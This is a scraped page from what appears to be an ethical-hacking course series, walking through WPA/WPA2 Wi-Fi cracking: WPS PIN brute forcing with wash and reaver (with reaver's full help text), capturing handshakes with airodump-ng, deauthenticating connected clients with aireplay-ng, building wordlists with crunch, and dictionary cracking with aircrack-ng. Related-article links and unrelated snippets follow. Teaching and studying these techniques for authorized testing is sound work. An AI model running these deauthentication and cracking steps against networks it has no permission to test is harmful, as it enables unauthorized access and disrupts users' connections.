
Ethical Hacking - NETWORK PENETRATION TESTING(10)
WPA Craking
- WPA was designed to address the issues in WEP and provide better encryption.
- The main issue in WEP is the short IV which means that they can be repeated, therefore by collecting a large number of IVs aircrakp-ng can determine the key stream and the WEP key.
- In WPA each packet is encrypted with a unique temporary key, the means the number of data packets that we collect is irrelevant.
- WPA and WPA2 are similar, the only difference is that WPA2 uses an algorithm called CCMP.
WPS Feature
WPS is a feature that allows users to connect to WPS enabled networks easily, using a WPS button or only by clicking on WPS functionality.
Authentication is done using an 8 digit long pin, this means that there is a relatively small number of pin combinations and using brute force we can guess the pin in less than 10 hours.
A tool called reaver can then recover the WPA/WPA key from the pin.
Note: This flaw is in the WPS feature and not in WPA/WPA2, however, it allows us to crack any WPA/WPA2 AP without using a wordlist and without any clients.
Use a tool called wash to scan for WPS enabled APs,
Use a tool called reaver to brute force the WPS ping and calculate the WPA key:
wash -i wlan0
airodump-ng wlan0
reaver -b :::: -c -i wlan0
Reave --help

Reaver v1.6.5 WiFi Protected Setup Attack Tool

Copyright (c) , Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:

    -i, --interface=<wlan>          Name of the monitor-mode interface to use

    -b, --bssid=<mac>               BSSID of the target AP

Optional Arguments:

    -m, --mac=<mac>                 MAC of the host system

    -e, --essid=<ssid>              ESSID of the target AP

    -c, --channel=<channel>         Set the 802.11 channel for the interface (implies -f)

    -s, --session=<file>            Restore a previous session file

    -C, --exec=<command>            Execute the supplied command upon successful pin recovery

    -f, --fixed                     Disable channel hopping

    -, --5ghz                      Use 5GHz 802.11 channels

    -v, --verbose                   Display non-critical warnings (-vv or -vvv for more)

    -q, --quiet                     Only display critical messages

    -h, --help                      Show help

Advanced Options:

    -p, --pin=<wps pin>             Use the specified pin (may be arbitrary string or / digit WPS pin)

    -d, --delay=<seconds>           Set the delay between pin attempts []

    -l, --lock-delay=<seconds>      Set the time to wait if the AP locks WPS pin attempts []

    -g, --max-attempts=<num>        Quit after num pin attempts

    -x, --fail-wait=<seconds>       Set the time to sleep after  unexpected failures []

    -r, --recurring-delay=<x:y>     Sleep for y seconds every x pin attempts

    -t, --timeout=<seconds>         Set the receive timeout period []

    -T, --m57-timeout=<seconds>     Set the M5/M7 timeout period [0.40]

    -A, --no-associate              Do not associate with the AP (association must be done by another application)

    -N, --no-nacks                  Do not send NACK messages when out of order packets are received

    -S, --dh-small                  Use small DH keys to improve crack speed

    -L, --ignore-locks              Ignore locked state reported by the target AP

    -E, --eap-terminate             Terminate each WPS session with an EAP FAIL packet

    -J, --timeout-is-nack           Treat timeout as NACK (DIR-/)

    -F, --ignore-fcs                Ignore frame checksum errors

    -w, --win7                      Mimic a Windows  registrar [False]

    -K, --pixie-dust                Run pixiedust attack

    -Z                              Run pixiedust attack

Example:

    reaver -i wlan0mon -b ::4C:C1:AC: -vv
Refer to:https://www.ethicalhackx.com/hack-wpawpa2-wps-reaver-kali-linux/
Theory behind the WPA_WPA2 craking
Capturing WPA packets is not useful as they do not contain any info that can be used to crack the key. The only packets that contain info that help us crack the password is the handshake packets. Every time a client connects to the AP a four way hand shake occurs between the client and teh AP.
By capturing the handshake, we can use aircrack to launch a word list attack against the handshake to determine the key.
To crack a WPA/WPA2 AP with WPS disabled we need two things:
1. Capture the handshake.
2. A wordlist
Craking WPA/WPA2 - Capturing the handshake
Handshake packets are sent every time a client associate with the target AP. So to capture it we are going to :
1. Start airodump-ng on the target AP:
airodump-ng --channel [channel] --bssid[bssid] --write [file-name] [interface]

2. Wait for a client to connect to the AP, or deauthenticate a connected client (if any) for a very short period of time so that their system will connect back automatically.
aireplay-ng --deauth [number of deauth packets] -a [AP] -c [target] [interface]

Notice top right corner of airodump-ng will say "WPA handshake".
Cracking WPA/WPA2 - Creating a Wordlist

The 2nd thing that we need to crack WPA/WPA2 is a list of passwords to guess, you can download a ready wordlist from the internet or create your own using a tool called crunch.
Resource -Some Links To Wordlists
ftp://ftp.openwall.com/pub/wordlists/

http://www.openwall.com/mirrors/

http://gdataonline.com/downloads/GDict/

http://www.outpost9.com/files/WordLists.html

http://www.vulnerabilityassessment.co.uk/passwords.htm

http://packetstormsecurity.org/Crackers/wordlists/

http://www.ai.uga.edu/ftplib/natural-language/moby/

http://www.cotse.com/tools/wordlists1.htm

http://www.cotse.com/tools/wordlists2.htm

http://wordlist.sourceforge.net/
./crunch [min] [max] [characters=lower/upper/numbers/symbols] -t [pattern] -o file
Cracking WPA/WPA2 - Cracking the Key
We are going to use aircrack-ng to crack the key. It does this by combining each password in the wordlist with AP name(essid) to compute a Pairwise Master Key(PMK) using the pbkdf2 algorithm, the PMK is the compared to the handshake file.
aircrack-ng [HANDSHAKE FILE] -w [WORDLIST] [INTERFACE]
E.G., aircrack-ng test-handshake-.cap -w sample-wordlist

Ethical Hacking - NETWORK PENETRATION TESTING(10)的更多相关文章
- Ethical Hacking - NETWORK PENETRATION TESTING(15)
ARP Poisoning - arpspoof Arpspoof is a tool part of a suit called dsniff, which contains a number of ...
- Ethical Hacking - Web Penetration Testing(10)
SQL INJECTION SQLMAP Tool designed to exploit SQL injections. Works with many DB types, MySQL, MSSQL ...
- Ethical Hacking - NETWORK PENETRATION TESTING(22)
MITM - Wireshark WIreshark is a network protocol analyser that is designed to help network administa ...
- Ethical Hacking - NETWORK PENETRATION TESTING(11)
Securing your Network From the Above Attacks. Now that we know how to test the security of all known ...
- Ethical Hacking - NETWORK PENETRATION TESTING(21)
MITM - Code Injection Inject javascript or HTML code into pages. Code gets executed on target machin ...
- Ethical Hacking - NETWORK PENETRATION TESTING(20)
MITM - Capturing Screen Of Target & Injecting a Keylogger ScreenShotter Plugin: ScreenShotter: U ...
- Ethical Hacking - NETWORK PENETRATION TESTING(19)
MITM-DNS Spoofing DNS Spoofing allows us to redirect any request to a certain domain to another doma ...
- Ethical Hacking - NETWORK PENETRATION TESTING(17)
MITM - bypassing HTTPS Most websites use https in their login pages, this means that these pages are ...
- Ethical Hacking - NETWORK PENETRATION TESTING(16)
ARP Poisoning - MITMf MITMf is a framework that allows us to launch a number of MITM attacks. MITMf ...
随机推荐
- Hystrix Stream的监控页面不显示内容
打开Hystrix Stream页面,进入后,发现只有一行Unable to connect to Command Metric Stream. 因为springboot的默认路径不是 "/ ...
- centos 6.5 dhcp桥接方式上网络设置
首先虚拟机和主机之间采用桥接模式 然后在虚拟机中进行设置,首先进入到目录 /etc/sysconfig/network-scripts/ [root@localhost ~]# cd /etc/sys ...
- Linux安装Redis 6.0.5 ./install_server.sh报错
Linux安装Redis 6.0.5 ./install_server.sh报错 linux 安装Redis6.0.5时 进行到./install_server.sh时报错, This systems ...
- 在Ubuntu 16.04上编译OpenJDK8的源代码
本文将详细介绍在Ubuntu16.04上对OpenJDK8进行编译. 1.准备编译环境 使用的操作系统为Ubuntu16.04,如果读者没有安装Ubuntu,可以在Windows上使用虚拟机的方式进行 ...
- 浅谈dfs
搜索(dfs) 搜索分为bfs与dfs 他们的算法思路都是相同的--穷举 可以说,搜索是万能的,但是复杂度往往是指数级的,往往是穷途末路才用的最后方案 dfs dfs核心操作:回溯+前进 想想你第一次 ...
- Python-使用百度文字识别API实现的文字识别工具
import requests import base64 import keyboard import mouse import time import os from PIL import Ima ...
- how to switch a different buffer from a terminal buffer
In term-mode, any regular C-x whatever keybinding becomes C-c whatever instead.
- application.yml和application.properties文件的区别
maven项目 .yml文件时树状结构,层级浅时比较方便,层级深的时候就比较麻烦了 .properties文件时属性访问结构,层级深浅对它来说是一样的,而且相较于.yml类型的文件比较好配置,但缺点也 ...
- pycharm中连接MySql出现 Exception in thread "main" java.lang.ClassNotFoundException: com.mysql.jdbc.的错误解决
具体异常如下: 这个异常特别烦人,是mysql连接驱动的问题,可以用二步解决: 第一步 从网上下载驱动,从mysql-connector-java_8.0.16-1ubuntu16.04_all.de ...
- c# 操作Redis的五种基本类型总结
在我们的项目中,通常会把数据存储到关系型数据库中,比如Oracle,SQL Server,Mysql等,但是关系型数据库对于并发的支持并不是很强大,这样就会造成系统的性能不佳,而且存储的数据多为结构化 ...